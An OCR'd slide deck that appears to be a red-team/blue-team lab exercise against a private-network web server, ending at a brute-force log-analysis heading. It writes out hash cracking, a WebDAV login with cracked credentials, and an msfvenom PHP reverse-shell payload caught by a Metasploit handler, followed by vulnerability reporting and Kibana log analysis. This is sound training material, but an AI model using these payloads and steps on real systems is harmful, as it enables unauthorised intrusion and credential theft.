
```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c83

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Hash Cracking Using John the Ripper



```
root@Kali:~/Desktop# john --show --format=Raw-MD5 ryans-hash.txt
?:linux4u

1 password hash cracked, 0 left
root@Kali:~/Desktop# 
```

Using crackstation.com



```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

WebDav

File Manager Navigate to: dav://192.168.1.105/webdav/


Credentials: Login: ryan, Password: linux4u




dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

Exploitation: Creating Payload




```
root@Kali:~/Desktop# msfvenom -p php/reverse_php LHOST=192.168.1.90 LPORT=4444 >> reverse_shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 3006 bytes
root@Kali:~/Desktop# ls
ashton.txt  hannah.txt  reverse_shell.php  ryans-hash.txt
root@Kali:~/Desktop# 
```



/root/Desktop/

Varning, you are using the root account, you may harm your system.

4 items: 6.6 KiB (6,787 bytes), Free space: 4.9 GiB



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

2 items


Create reverse_shell.php payload file.

Command:


Msfvenom -p php/reverse_php LHOST=192.168.1.90 LPORT=4444 >> reverse_shell.php

Copy and Paste new payload file into webdav.

Exploitation: Meterpreter Session and Post Exploitation



```
msf5 exploit(multi/handler) > set payload php/reverse_php
payload ⇒ php/reverse_php
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > █
```



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Command shell session 2 opened (192.168.1.90:4444 → 192.168.1.105:36414) at 2022-05-04 14:22:23 -0700

cd /
cat flag.txt
b1ng0w@5h1sn@m0
```

Commands:

- Msfconsole
- Use exploit/multi/handler
- Set payload php/reverse_php
- Set lhost 192.168.1.90
- Set lport 4444
- exploit

Start reverse TCP listener and wait for victim to access payload file.

Reporting

Vulnerabilities

Web Directories

- Openly lists Directories on Web server.
- Exposed Admin (ashton) credentials.
- Open paths to secret_folder and webdav
- Needs Professional index page.

Vulnerabilities

BruteForce

- Unlimited login attempts.
- Weak Passwords.
- Exposed Admin (ryan) password hash.
- No 2FA in Logins

Vulnerabilities

Unauthorized file upload / Remote Code Execution

- Any unauthorized user can upload files to the web server.
- No check of file size or type.
- Open port 80. Able to deploy payload remotely.

Tools of Engagement

- Netdiscover: To discover active hosts on network.
- Nmap: To discover open ports, services, versions, OS info, and directories.
- Hydra: To Brute Force login to secret_folder.
- John the Ripper: To crack admin password hash.
- Msfvenom: To create Payload.
- Msfconsole / Metasploit: To send and execute payload on victims machine.


Red Team Achievements

- Discovered Path to Secret_folder
- Discovered admin (ashton) username and Brute forced his password.
- Discovered link to webdav and admins (ryans) username and hashed password.
- Cracked admins (ryans) hashed password to login to webdav.
- Created and uploaded payload.
- Executed payload and established a reverse shell.
- Found flag.


Blue Team

SIM: Attack and Log Analysis


Analysis: Identifying the Port Scan



server.ip	192.168.1.105
server.port	80
source.bytes	214B
source.ip	192.168.1.90
source.port	44370
status	OK
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/
url.path	/
url.scheme	http
user_agent.original	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)




network.direction	inbound
network.transport	icmp
network.type	ipv4
path	192.168.1.105
server.bytes	150B
server.ip	192.168.1.105
source.bytes	150B
source.ip	192.168.1.90
status	OK
type	icmp




2,431 hits

Analysis: Finding the Request for the Hidden Directory




```
GET /company_folders/secret_folder/

733B

192.168.1.105

80

386B

192.168.1.90

60164

OK

http

192.168.1.105

http://192.168.1.105/company_folders/secret_folder/

/company_folders/secret_folder/
```

16,604 Requests made to secret_folder from 192.168.1.90 on May 7th, 2022 right before 1pm.





Time
May 7, 2022 @ 12:57:39.156



	Count
http://192.168.1.105/company_folders/secret_folder	16,604

Analysis: Uncovering the Brute Force Attack

